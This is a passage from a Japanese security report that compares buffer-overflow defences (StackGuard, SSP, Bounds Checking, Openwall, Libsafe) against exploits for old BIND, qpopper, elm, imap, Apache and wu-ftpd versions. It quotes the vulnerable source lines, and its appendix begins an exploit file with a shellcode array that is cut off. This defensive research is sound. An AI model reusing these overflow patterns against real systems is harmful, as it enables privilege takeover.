現在のバージョンは 1.4 で、FreeBSD libc (2.1.0-2.2.8, 3.0) でテストされている。サポートしているプラットフォームは FreeBSD で Intel アークテクチャー上でのみ利用可能である。

f) 他のシステムでの利用状況

- FreeBSD のセキュアなライブラリとして FreeBSD の公式 Web サイトにて ports で提供されている。

- **利点と欠点**

  libparanoia は FreeBSD の libc における脆弱性の原因となりうる関数をスタックの状態をチ

ェックする機能を含んだ関数で置き換えるという方法でバッファーオーバーフロー対策を実施している。libparanoia の利点・欠点を整理すると以下のようになる。

《利点》

(1) ライブラリのみをコンパイルし直すだけでよい。
(2) チェックにかかるオーバーヘッドは libsafe に比べて小さい。

《欠点》

(1) libsafe 同様、置き換えられた関数を悪用した攻撃のみしか検出できない。
(2) 置き換えられる関数が libsafe より少ない。（カバーできる脆弱性の範囲が狭い。）
(3) libc をスタティックリンクしている場合には、プログラムを再度コンパイルし直す必要がある。

3. セキュアな実行コードの生成、実行環境技術の比較

3.1. 実験内容及び実験手順

ここでは2章で取り上げた各技術によって、実際に CERT 等でこれまでに脆弱性を持つと指摘されたオープンソース・ソフトウェアで脆弱性を検出・保護することが可能であるかどうかを評価実験を通じて検証する。1.3.1で説明した各アプリケーションに対して、各技術を適用し、脆弱性がどのように回避されるか、または回避されないかを調査した。

3.1.1. 実験環境

実験環境の選択にあたっては、以下の 2 点を考慮し、下記に示す環境を設定した。

1. 2章で取り上げたすべての技術を同一の環境で評価する
2. 対象となる脆弱性を持つアプリケーションが実効可能である

CPU	Celeron 534MHz
キャッシュメモリ	128 KB
メインメモリ	128 MB
OS	Redhat Linux 6.2 kernel 2.2.14 (Openwall のみ 2.2.20 を使用)
その他	gcc2.96.2 (Bounds Checking) gcc2.96.3 (StackGuard, SSP, Libsafe, Openwall)

図48.　実験環境

一部 libparanoia は BSD 系の OS を対象として作成されているため、今回のテストでは、直接の評価の対象からははずした。

3.1.2. 脆弱性を持つアプリケーション

各技術の効果を網羅的に調査するために、ここでは以下の脆弱性を持つアプリケーションを対象とした。すべてのアプリケーションにおいて脆弱性をもつバージョンを取得し、実験環境にインストールし、実際のアタックコードを作成して、攻撃を行った。

Bind: Bind は最も有名なドメイン･ネーム･システムで Internet Software Consortium(ISC) によって提供されている。Bind8.1.1 というバージョンには、Bind を実行しているユーザの権限で任意のコードを実行可能なリモート攻撃の脆弱性が存在する。（一般的には特権が奪われる）この脆弱性は一般的に ”Bind iquery Buffer Overflow” と呼ばれている。この脆弱性では、Bind は iquery パケットを受け取ると、そのパケットの回答部に格納されたアドレスを内部バッファーに格納して要求に答えようとする。

しかし、この内部バッファーへのコピーの際、コピー元のデータサイズのチェックが行われず、受信したパケットの回答部に格納されたデータのサイズが、内部バッファーサイズより大きい場合は、内部バッファーのメモリ領域を越えて関係のないメモリ領域を上書きされる。内部バッファーはスタックに確保されているため、典型的なバッファーオーバーフローが発生する。実際には以下のように memcpy()関数に起因した脆弱性が存在する。

```
1        ns_debug(ns_log_default, 1,
2                 “req: lquery class %d type %d”, class, type);
3        fname = (char *)msg+HFIXEDZ;
4        alen = (char *)*cpp - fname;
5        memcpy(anbuf, fname, alen);
6        data = anbuf + alen - dlen;
7        *cpp = (u_char *)fname;
8        *buflenp -= HFIXEDSZ;
9        count = 0;
```

図49.　req_iquery() **内の脆弱性**

qpopper: qpopper は Qualcomm が提供している POP (Post Office Protocol) サーバを構築するときに利用するソフトウェアである。qpopper の 2.4 というバージョンにはバッファーオーバーフローに関する脆弱性が存在している。qpopper はルート権限で動作するために、バッファーオーバーフローが発生するとルートの権限が奪取される。qpopper ではメッセージを表示するルーチンに脆弱性が存在する。クライアント側から送信されたデータを表示する際に、ある長さを超えたメッセージの場合にはバッファーが溢れ、オーバーフローが発生する。qpopper の脆弱性は以下のように vsprintf() 関数の利用に起因して発生する。

```
1        #ifdef HAVE_VSPRINTF
2                vsprintf(mp, format, ap);
3        #else
4        #ifdef PYRAMID
5                (void)sprintf(mp, format, arg1, arg2, arg3, arg4, arg5, arg6);
6        #else
6                (void)sprintf(mp, format, ((int *)ap)[0], ((int *)ap)[1],
7                ((int *)ap)[2], ((int *)ap[3], ((int *)ap)[4]);
8        #endif
9        #endif
```

図50.　pop_msg.c **ファイル内の脆弱性**

elm: elm は Linux の mail コマンドである。elm の 2.3.0 というバージョンには、バッファーオーバーフローに関連する脆弱性が存在している。elm は setgid されたプログラムであるために、バッファーオーバーフロー攻撃によってルート権限が奪取される。elm の脆弱性はコード中の strcpy() 関数の利用に起因している。

```
1       char termname[40];
2       char *strcpy(), *getenv();
3       if (getenv("TERM") == NULL) return(-1);
4       if (strcpy(termname, getenv("TERM")) == NULL)
5               return(-1);
```

図51.　curses.c **ファイル内の脆弱性**

imap: imap (Internet Message Access Protocol) は POP と同様にメールの送受信・配信を制御するプロトコルである。POP との違いは、POP はメールサーバにあるすべてのメールをクライアント側に取り込むのに対して、imap はメールサーバにあるメール一覧をもらい、読みたいメールだけ受信することができる点である。imap4.0 には、バッファーオーバーフローに関連する脆弱性が存在している。この脆弱性をついて、不正に任意のコマンドをリモートから実行することが可能である。以下に示すように、strcpy() 関数において、スタック上の固定サイズのバッファーをオーバーフローさせる。

```
1       long server_login(char *user, char *pass, int argc, char *argv[])
2       {
3               char tmp[MAILTMPLEN];
4               struct passwd *pw = getpwnam(user);
5                       /* allow case-independent match */
6               if (!pw) pw = getpwnam(lcase (strcpy(tmp, user)));
7               if (!(pw && pw->pw_uid &&       /* validate user and passwd */
8                 !strcmp(pw->pw_passwd, (char *)crypt(pass, pw->pw_passwd)))
9               return NIL;
```

図52.　log_std.c **ファイル内の脆弱性**

apache: apache は最も有名な Web サーバである。Apache1.1.3 というバージョンにはシンボリックリンク攻撃の脆弱性がある。Apache では apache_status というファイルを/tmp の下に作成する。作成にあたってファイルの存在をチェックしないため、たとえば、apache_status が/etc/passwd にシンボリックリンクされていた場合には、/etc/passwd のアクセス権限を変更してしまう。以下に示す個所で上記の問題が発生する。(通常のファイルでは問題にならないが/tmp の時に問題となる場合がある。)

```
1       API_EXPORT(int) ap_popenf(pool *a, const char *name, int flg, int mode)
2       {
3           int fd;
4           int save_errno;
5
6           ap_block_alarms();
7           fd = open(name, flg, mode);
8           save_errno = errno;
9           if (fd >= 0) {
10              fd = ap_slack(fd, AP_SLACK_HIGH);
11              ap_note_cleanups_for_fd(a, fd);
12          }
13          ap_unblock_alarms();
14          errno = save_errno;
15          return fd;
16      }
```

図53.　alloc.c **ファイル内の脆弱性**

wu-ftpd: wu-ftpd はワシントン大学で開発された FTP サーバである。高度なセキュリティ機能をもつことで知られ、幅広く利用されている。wu-ftpd2.6.0 というバージョンには、フォーマット・ストリング・バグ攻撃に対する脆弱性が存在する。この脆弱性によりリモートまたはローカルなユーザは特権で任意のコマンドを実行することが可能となる。この脆弱性は以下に示すように setproctitle() 関数内の vsprintf() 関数に起因して発生する。

```
1       /* print ftpd: heading for grep */
2       (void) strcpy(p, "ftpd: ");
3       p += strlen(p);
4
5       /* print the argument string */
6       VA_START(fmt);
7       (void) vsnprintf(p, SPACELEFT(buf, p), fmt, ap);
8       VA_END;
```

図54.　ftpd.c **ファイル内の脆弱性**

Original1: libsafe のパッケージでテストのために提供されているツールである。printf() 関数を悪用したフォーマットストリング攻撃に対する脆弱性をもつ。（コードの詳細は付録 Dを参照のこと）

Original2: テストのために独自で開発したツールである。バッファーオーバーフロー攻撃に対する脆弱性をもつツールであるが、リターンアドレスを変更するのではなく、関数内のポインタ変数を変更することで、実行のフローを変更し、プログラムの制御を乗っ取るものである。（コードの詳細は付録 Dを参照のこと）

3.1.3. 実験方針

実験は、以下の 3 つの観点で行う。

1. 対象技術が既知の脆弱性を検出するかを確認する。（セキュリティテスト）
2. 対象技術適用時の実行速度の比較を行う。（パフォーマンステスト）
3. 対象技術適用時の利用のしやすさについて定性的な評価を行う。

3.2. 実験結果

3.1.3で示す 3 つの観点からの評価実験を行った。

3.2.1. セキュリティテスト結果

3.1.2で示した 8 つの脆弱性を持つツールを、調査対象の技術で保護し、その保護機能が適切に動作するかどうかについて検討した結果を以下に示す。テストにおいては以下の考慮を行っている。（なおテスト時のログをサマリとして付録 Eに載せているので参照のこと）

1. 便宜上、以下のような略称を用いる。
   StackGuard (SG)、Stack Smashing Protector (SSP)、Bounds Checking (BC)、OWL (Openwall)、Libsafe (LS)
2. SG、SSP については、コンパイラを直接置き換え、置き換えたコンパイラで再度コンパイルし直し、コードの拡張を行った。
3. BC については、システム内のコンパイラを置き換えずに、アプリケーションコンパイル時のパラメータを直接変更して、BC でのコードの拡張を行った。
4. OWL では、直接カーネルを置き換えた。その際、セキュリティ機能以外の設定は元のカーネルと同じ条件とした。
5. LS は、標準の環境を利用し、個別の対象を LS で拡張する方法ではなく、システム全体を LS で拡張する方法をとった。

#	アプリケーション	標準	SG	SSP	BC	OWL	LS
1	bind8.1.1	Root	Core	Halt	Core	Core	Halt
2	qpopper2.4	Root	Halt	Halt	Halt	Halt	Halt
3	elm2.3.0	Root	Core	Halt	Halt	Halt	Halt
4	imapd3.6	Root	Halt	Halt	Halt	Halt	Halt
5	apache1.1.3	File	File	File	File	Halt	File
6	wu-ftpd2.6.0	Root	Core	Core	Core	Core	Root
7	Original 1	Root	Root	Root	Root	Core	Halt
8	Original 2	Root	Root	Halt	Halt	Core	Root

Root → ルート権限取得成功　**Core** → コアダンプ終了

File → File 権限の奪取　**Halt** → プログラム終了

表6.　セキュリティテスト結果

セキュリティテスト結果の考察

今回の調査では、すべての脆弱性をカバーできる技術は存在しなかった。(表 6 中、赤字で示された部分は脆弱性によりエラーが発生した部分である。) それぞれの技術はバッファーオーバーフローの検出などに特化したものであり、それ以外のシンボリックリンク攻撃などへは対応できない。しかしながら、対象とする脆弱性の範囲を限定したとしてもすべての脆弱性をカバーしきれないという結果となっている。例えばバッファーオーバーフローの検出のための技術である StackGuard は、多くの脆弱性を検出することができなかった。最もカバーの範囲が大きいと思われる Stack Smashing Protector および Bounds Checking においてはフォーマットストリング攻撃の検出には十分な効果が得られないことが明らかになった。ライブラリ技術の 1 つである Libsafe は脆弱性のあるライブラリ関数のみが対象となるが、テストの結果では、非常に広範囲の脆弱性をカバーできることが明らかとなった。Libsafe は標準的なバッファーオーバーフロー攻撃の検出は十分行う上に、フォーマット・ストリング・バグ攻撃に関してもある程度機能する。しかしながら Stack Smashing Protector や Bounds Checking のように複雑な攻撃手法には十分対応できない。



図55.　攻撃検出率

3.2.2. パフォーマンステスト結果

パフォーマンステストについては、個別の保護技術のパフォーマンスについては、参考文献等に詳細に評価されているので、ここでは、実環境下でのパフォーマンスをテストすることとした。実環境として、Web サーバ環境をテスト環境とした。Web サーバを保護技術でセキュリティ強化した環境下でのオーバーヘッドについて、通常の Web サーバ環境を含めてテストを行った。結果を以下に示す。テストにおいては以下の考慮を行っている。（なおテスト時のログをサマリとして付録 Fに載せているので参照のこと）

1. テスト環境として Web サーバの動作するサーバを用意した。Web サーバには、apache の 2.0.43 を利用した。
2. SG、SSP、BC はについては、コンパイラを直接置き換え、置き換えたコンパイラで Apache をコンパイルした。
3. OWL、LS では標準の Apache を利用し、動作環境を変更した。
4. パフォーマンスの測定には、Mindcraft 社の Webstone ベンチマークツール(バージョン 2.5)　を利用した。
5. 接続数を 8、64、128 の 3 種類設定し、10 分間のベンチマークテストを実施し、単位秒あたりの接続数、スループット、平均レスポンスタイムについて測定した。

#	対象	接続数	1 秒間の平均接続数 (connections/sec)	平均レスポンスタイム (sec)	平均スループット (Mbits/sec)
1	標準	8	40.17	0.199	6.60
		64	40.12	1.554	6.33
		128	42.15	2.892	6.05
2	SG	8	44.88	0.178	6.57
		64	42.32	1.491	6.28
		128	41.62	2.950	6.16
3	SSP	8	43.78	0.182	6.54
		64	43.51	1.443	6.32
		128	41.71	2.935	6.08
4	BC	8	39.76	0.200	6.45
		64	40.71	1.548	6.27
		128	39.35	3.152	6.08
5	OWL	8	40.04	0.199	6.67
		64	43.18	1.465	6.37
		128	41.85	2.963	6.19
6	LS	8	41.80	0.191	6.61
		64	38.83	1.568	6.25
		128	41.09	2.941	6.09

表7.　パフォーマンステスト結果

パフォーマンステスト結果の考察

今回のテストでは、10 分間という比較的短い時間でのテストであったために、パフォーマンスの差は顕著に現れなかった。特に接続数が 8・64 のテストでは、明確な差が見当たらない。接続数 32 の平均接続数と平均スループットに関しては、差が比較的明確に現れているため、接続数 32 のデータで比較を行った。



図56.　平均接続数

平均接続数については、BC の結果がもっとも低かった。標準のものと OWL 利用時のものについてはほぼ同じ結果となった。その他については差は少ないものの、SSP がもっとも単位時間当たりの接続数が多く、次いで、SG、LS という結果となった。最も接続数の多かった標準のものと、最も接続数の少なかった BC の間では、約 7%程度の速度低下が見られた。



図57.　平均レスポンスタイム

平均レスポンスタイムについては、BC の結果がもっとも悪かった。その他については差は少ないものの、LS が最もレスポンスタイムが良く、次いで SSP、SG という結果となった。最もレスポンスタイムの良かった標準のものと、最も悪かった BC の間では、約 1.5 倍のレスポンスタイムの増加が見られた。

ただし、BC については、テストに用いた apache をコンパイルしたが、エラーが発生して、apache が起動することができなかった。これは apache のコーディング方法が、BC に不向きなものとなっているため、適切な検出コードの挿入が行えていないためである。本テストでは、間違ったエラーを発生する関数を含むファイルに関しては、BC でのコンパイルを断念し、通常の GCC でコンパイルを行った。そのため、すべてのコードが BC で拡張されているわけではない。そのため保護のオーバーヘッドも若干軽減されている。すべてのコードを BC でコンパイルした場合は、今回の評価以上のオーバーヘッドが発生すると思われる。

3.2.3. 利用のしやすさ

#	評価項目	SG	SSP	BC	OWL	LS
1	OS への依存	×	○	○	-	△
2	プロセッサへの依存	×	○	△	-	○
3	ソースコードの必要性	×	×	×	△	○
4	適用コスト	×	×	×	△	○
5	アラート情報の見易さ	△	△	×	×	○
6	検出時の振る舞いのカスタマイズ	×	×	×	×	○

表8.　利用しやすさに関する評価結果

利用しやすさ評価の考察

OS やプロセッサへの依存については、Stack Smashing Protector と Bounds checking はコンパイラの中間言語やプリプロセッサ部分を拡張しているため、プロセッサへの依存はない。コンパイラが対応するプロセッサであれば、基本的には動作する。StackGuard はアセンブラレベルでコンパイラを拡張しているために、Intel アーキテクチャ以外にはサポートしていない。Libsafe はライブラリ技術であるので、プロセッサの依存はないものの、ダイナミックリンクライブラリがサポートされている必要があるなど OS への依存性はある。

ソースコードの必要性については、コンパイラ技術の StackGuard・Stack Smashing Protector・Bounds Checking がソースコードを必要とする。そのため、適用するためには、対象となるアプリケーションをすべてコンパイルし直す必要があり、適用のコストが高くなる。Openwall はカーネルを置き換えるため、カーネルのソースコードが必要となるほか、カーネルの再インストールが必要となる。Libsafe はライブラリ技術のため、対象となるアプリケーションのソースコードを必要としない。そのため、適用コストは非常に低い。

脆弱性をついた攻撃検出時のアラート情報に関しては、StackGuard・Stack Smashing Protector は syslog の出力としてアラートを出力するために、情報を取り扱いやすいが、検出時の情報を詳細に出力することはできない。Bounds Checking は検出時の情報を詳細に出力するものの、アラート情報を標準エラー出力にしか出力しないために、情報が取り扱いにくい。特にネットワーク系のアプリケーションで攻撃を検出した場合はそのログが残らないなどの問題がある。Libsafe は StackGuard や Stack Smashing Protector と同じようにログにアラート情報を書き出す。Libsafe ではさらに、デバッグモードとして脆弱性検出時のスタックの状態を dump ファイルに残すことが可能である。このファイルには検出時の詳細なメモリ情報が含まれるため、エラーの特定には非常に重要である。また Libsafe ではメールを通じてアラート情報を特定の管理者に送付することも可能である。

攻撃検出時には、多くの技術は対象のアプリケーションの実行を停止する。基本的にこの動作を利用者側で変更することはできない。しかしながら Libsafe では、脆弱性検出時の振る舞い（アクション）を利用者側で定義することが可能である。例えば、プロセスを停止することなく、エラー情報だけを出力して処理を継続するなどを設定することが可能である。

3.3. 総合評価

3.3.1. StackGuard

StackGuard は Stack Smashing Protector などに比較すると、攻撃の防御を十分カバーしているとは言い切れない。フォーマットストリング攻撃などについてもカバーできない。オーバーヘッドに関しては、Stack Smashing Protector 等と比べると若干劣るものの、その差は非常に少ない。利用に関しては、ソースコードを再コンパイルしなければならなく、若干不便である。またプロセッサへの依存があるので、導入できる環境が限定されるなどの問題がある。しかしながら、StackGuard は現在も開発が行われており、フォーマット・ストリング・バグ攻撃などへの対応が実施されており、今後が期待される。

3.3.2. Stack Smashing Protector

Stack Smashing Protector はバッファーオーバーフローに関連する攻撃を最も広くカバーできるものであった。しかしながら、フォーマット・ストリング・バグ攻撃などについてはカバーできていない。もともとバッファーオーバーフロー攻撃検出のために開発されているため、この部分は他のツール等で補う必要がある。オーバーヘッドに関しては、他のものに比べて非常に少ないものであった。Stack Smashing Protector はソースコードを再コンパイルしなければならないなど利用面に際して若干の不便さが残るが、強化したいアプリケーションを限定する場合には、それほど問題ではない。また Stack Smashing Protector でセキュリティを強化したディストリビューションも出されており、利用状況は整備されてきている。

3.3.3. Bounds Checking

Bounds Checking も Stack Smashing Protector と同程度、バッファーオーバーフローに関連する攻撃をカバーできた。しかし、Stack Smashing Protector 同様にフォーマット・ストリング・バグ攻撃についてはカバーできていない。オーバーヘッドに関しては、パフォーマンステストの結果からも明らかなように、他のものに比較して大きいといえる。利用に関しては、Stack Smashing Protector 同様、ソースコードを再コンパイルしなければならない。Bounds Checking の一番の問題点は、適用できるソースコードが限られる点である。簡単なテストプログラムであれば問題ないが、大規模なプログラムになると、コンパイルできなかったり、コンパイルできても正確に動作しなかったりと問題点も多い。今回パフォーマンステストで用いた apache に関しても、コンパイルは正常にできるものの、実行ができないという状況であった。Bounds Checking 利用にあたっては、この点に十分注意する必要がある。

3.3.4. Openwall

Openwall はバッファーオーバーフローに関連する脆弱性を十分カバーできた。しかしながら、その仕組み上、ヒープ領域などをねらった高度なバッファーオーバーフロー攻撃や、フォーマット・ストリング・バグ攻撃などに関してはカバーできない。オーバーヘッドに関しては、比較的少ない。Openwall では、アプリケーションではなく、カーネルそのものを修正しているため、そのオーバーヘッドが低く抑えられる。利用に関しては、アプリケーションを再コンパイルする必要はないが、カーネルを再インストールする必要がある。そのため、比較的その作業が困難である。また Openwall では、動作しないアプリケーションが報告されており、利用にあたっては、このことを十分考慮する必要がある。しかしながら Openwall では、カーネルやアプリケーションをディストリビューションという形で一緒に配布しており、こうした問題に対応したアプリケーションが配布されているので、こちらを利用することで上記の問題を回避することができる。

3.3.5. Libsafe

Libsafe は今回のテストでは非常に広範囲の脆弱性をカバーすることができた。バッファーオーバーフロー攻撃だけでなく、フォーマット・ストリング・バグ攻撃にも対応が可能であった。標準 C のライブラリを実行時に置き換えるという方法をとっているため、オーバーヘッドに問題があるように思えたが、今回の実験では、他の Stack Smashing Protector などと比較しても大きな差は見られなかった。利用に関しては、既存のアプリケーション、カーネルなどになんら変更を加える必要がないため、今回テストしたものの中では、非常に利用しやすいものであった。システムにあまり詳しくない人でも簡単に利用が可能であり、比較的広範囲の脆弱性をカバーしてくれる。そのため、対策の第一手として利用が有効である。しかしながら、高度な攻撃などへの対応は十分ではないため、よりクリティカルなシステムに導入する場合には、Stack Smashing Protector などとの併用を考慮する必要もある。

4. まとめ

本調査では、セキュアな実行コードの生成・実行環境技術について取り上げ、その機能、特徴等について取りまとめた。また評価を通じて、現在存在する技術の評価を行った。本調査を通じて明らかになったことは、現段階では、セキュアな実行コードの生成・実行環境技術がカバーできる脆弱性がまだまだ狭いことである。多くの技術がバッファーオーバーフロー攻撃をターゲットとして作成されている。しかしながら、近年では、こうした攻撃以外にさまざまな攻撃が行われている。こうしたさまざまな攻撃に対処するための技術が今後より広く要求されてくると思われる。

本調査のまとめとしては、セキュアな実行コードの生成・実行環境として利用するなら、一般的な利用者が利用する場合は、Libsafe、システム管理者等が利用するなら Stack Smashing Protector だと考える。Libsafe は導入が非常に容易であるために、誰でも利用できる。そのため、自分でサーバなどを立ち上げている個人ユーザなどにおいて早急に導入できる技術であると考える。Stack Smashing Protector については、アプリケーションを再コンパイルしなければならないため、サーバの運用などを行っている方が導入時に行う対策として推奨する。パフォーマンスの問題はあるが、現状では、Libsafe と Stack Smashing Protector を組み合わせて利用するというのも一つの手であると思われる。Stack Smashing Protector では、フォーマット・ストリング・バグ攻撃などへの対策が不十分であるため、Libsafe でこの部分を補うことにより、より広範囲の脆弱性をカバーできる。

セキュアな実行コードの生成・実行環境については、現在でも研究が進められている。現在では、バッファーオーバーフロー攻撃だけでなく、幅広い脆弱性をカバーできる技術の開発が求められてきている。また、OWL のようにカーネルレベルで対応しようとする試みは、トラステッド・OS のような動きにもつながってきている。今後は、いかに脆弱性をカバーするかだけではなく、例えカバーし切れなかったとしても、影響が広範囲に及ばないような防御機能を持った OS（トラステッド OS）の開発が進んでいくように思われる。

参考文献

[1] CERT® Advisory CA-1998-05 Multiple Vulnerabilities in BIND,

[2] CERT® Advisory CA-1998-08 Buffer overflows in some POP servers, http://www.cert.org/advisories/CA-1998-08.html

[3] CERT® Advisory CA-1998-09 Buffer Overflow in Some Implementations of IMAP Servers,

[4] CERT® Advisory CA-2000-13 Two Input Validation Problems In FTPD, http://www.cert.org/advisories/CA-2000-13.html

[5] Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang: The original StackGuard paper: "Automatic Detection and Prevention of Buffer-Overflow Attacks", in the 7th USENIX Security Symposium, San Antonio, TX, January 1998,

[6] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle, and Erik Walthinsen : "Protecting Systems from Stack Smashing Attacks with StackGuard", in the Linux Expo, Raleigh, NC, May 1999.

[7] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole : “Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade", to appear at the DARPA Information Survivability Conference and Expo (DISCEX) (Co-sponsored by the IEEE Computer Society).

[8] Crispin Cowan, Matt Barringer, Steve Beattie, and Greg Kroah-Hartman:”FormatGuard: Automatic Protection From printf Format String Vulunerabilities”, Proceedings of the 2001 USENIX Security Symposium, August 2001.

[9] Hiroaki Etho, “GCC extension for protecting applications from stack-smashing attacks.”, http://www.trl.ibm.com/projects/security/ssp/

[10] 江藤博明, “propolice: スタックスマッシング攻撃検出手法の改良”, 情報処理学会コンピュータセキュリティ研究会, 東京, Ju l. 2001.

[11] Richard W M Jones, Paul H J Kelly:”Backwards-compatible bounds checking for array and pointers in C programs”, AADEBUG’97, Linkoping, Sweden.

[12] Richard W M Jones:”A Bounds Checking C Compiler”, Final Report, May 1995.

[13] Linux kernel patch from the Openwall Project, http://www.openwall.com/linux/README

[14] Solar Designer, “Getting around non-executable stack (and .x)”, Mailing list, Aug. 1997.

[15] Zeshan Ghory, “Openwall: Improving Security with the Openwall Patch”, securityforcus, April 2002,

[16] 若島茂紀：セキュリティ実験室「プログラムバグを利用したクラッキング行為を防ぐ」, LinuxWORLD, 2002 Jun.

[17] Arash Baratloo, Timothy Tsai, Navjot Singh: Libsafe: Protecting Critical Elements of Stack, white paper, Lucent Technologies, December 1999.

[18] Timothy Tasai, Navjot Singh: Libsafe: Detection Format String Vulunerability Exploits, white paper, Avaya Inc, Feburuary 2001.

[19] Arash Baratloo, Timothy Tsai, Navjot Singh: Transparent Run-Time Detection of Stack Smashing Attacks”, in Proceedings of USENIX 2000 Technical Conference, June 18-23, 2000, San Diego, CA.

[20] Prelude, http://www.prelude-ids.org/

[21] The Miner’s Canary.

[22] Libparanoia Home Page,

[23] 脇田:”バッファー漏れ攻撃とその防御”, 研究報告, April 2001,

[24] Matt Bishop, Michael Dilger: “Checking for Race Conditions in File Accesses”, Computing Systems9 (2), pp.131-152, 1996.

[25] How To Eliminate The Ten Most Critical Internet Security Threats, The Experts’ Consensus, Version 1.32, Jan. 18, 2001.

[26] Countermeasures against Buffer Overflow Attacks, Niklas Frykholm, RSA Technical notes, November 2000.

付録C.　その他の研究プロジェクト・商用ツール

研究プロジェクト

本報告書で取り上げなかった研究プロジェクト（研究成果としてのツール）としては、以下のようなものが存在する。

1. **Janus**

   Janus はプログラムの安全な実行環境を提供するためのオペレーティングシステム環境を提供するものである。この環境では、アプリケーション実行時の権限が厳密にチェックされる。そのため不正な権限でのコマンドの実行が制限され、バッファーオーバーフロー攻撃などを防御することができる。カリフォルニア大学バークレー校の研究開発成果である。

   http://www.cs.berkeley.edu/~daw/janus/

2. **FormatGurad**

   フォーマット・ストリング・バグ攻撃を防御するためのツールである。glibc のパッチとして提供されている。WireX 社によって研究開発されている。StackGuard と組み合わせて利用することでより広範囲の脆弱性をカバーすることができる。

3. **BOWall**

   BOWall はバッファーオーバーフローの危険性のある関数の処理の開始前に戻り値を保存し、処理の終了後に戻り値に変更がないことを確認する手法で、バッファーオーバーフロー攻撃を防御する。さらにデータ領域やヒープ領域かを悪用したバッファーオーバーフロー攻撃に成功した場合には、標準のライブラリ関数を呼べなくしている。WindowsNT をターゲットして行われた研究成果である。

4. **StackShield**

   StackShield は StackGuard や BOWall と同様に関数の実行前に、戻り値を保存し、処理の終了後に戻り値に変更がないことを確認する方法でバッファーオーバーフロー攻撃を防御するツールである。

   http://www.angelfire.com/sk/stackshield/

商用ツール

本報告書で取り上げたツールの他に、商用では以下のようなツールが存在する。

1. **Rational: PurifyPlus**
   ホストベースの実行時解析ソリューション実行時エラー検出/性能ボトルネック特定 /パスカバレージ分析を行う。

2. **Compuware: DevPartner**
   Visual Studio IDE に統合され、ソフトウェアエラーの自動検出、診断、解決補助を行う。

3. **Parasoft: insure++**
   C/C++アプリケーションのラインタイムエラーを自動的に検出するための開発支援ツールである。メモリ破壊、メモリリーク、ポインタエラー、I/O エラーをプログラムコンパイル時だけでなく、実行時に検出する。エラーを検出すると、ファイル名や行番号などの情報をレポートする。
   http://www.techmatrix.co.jp/asq/insure

4. **Solaris**
   Solaris では Openwall と同じように、スタック領域でのコードの実行を許可しないオプション（`noexec_user_stack`）が適用できる。通常このオプションはオフになっているが、オンにすることにより、Openwall におけるバッファーオーバーフロー攻撃検出と同様の機能を利用することが可能となる。

5. **Microsoft Visual C++**
   Microsoft の C/C++コンパイラには/GS オプションが提供されている。このオプションは、StackGuard と同様の技術を利用したもので、「ランダムなカナリア」を利用するものである。/GS オプションでコンパイルされたコードは、バッファーオーバーフロー攻撃チェックのためのコードが実行コードレベルで追加される。
   http://www.microsoft.com/japan/msdn/vs/vc/vctchCompilerSecurityChecksInDepth.asp

付録D.　評価用オリジナルプログラム

Original1 のプログラムリスト

*libsafe2.0.16 のパッケージより引用

```
1       /*
2        * $Name: release2_0-16 $
3        * $Id: canary-exploit.c,v 1.4 2001/06/19 18:22:15 ttsai Exp $
5        */
6
7
8       #include <stdio.h>
9       #include <sys/types.h>
10      #include <stdlib.h>
11
12      char shellcode[] =
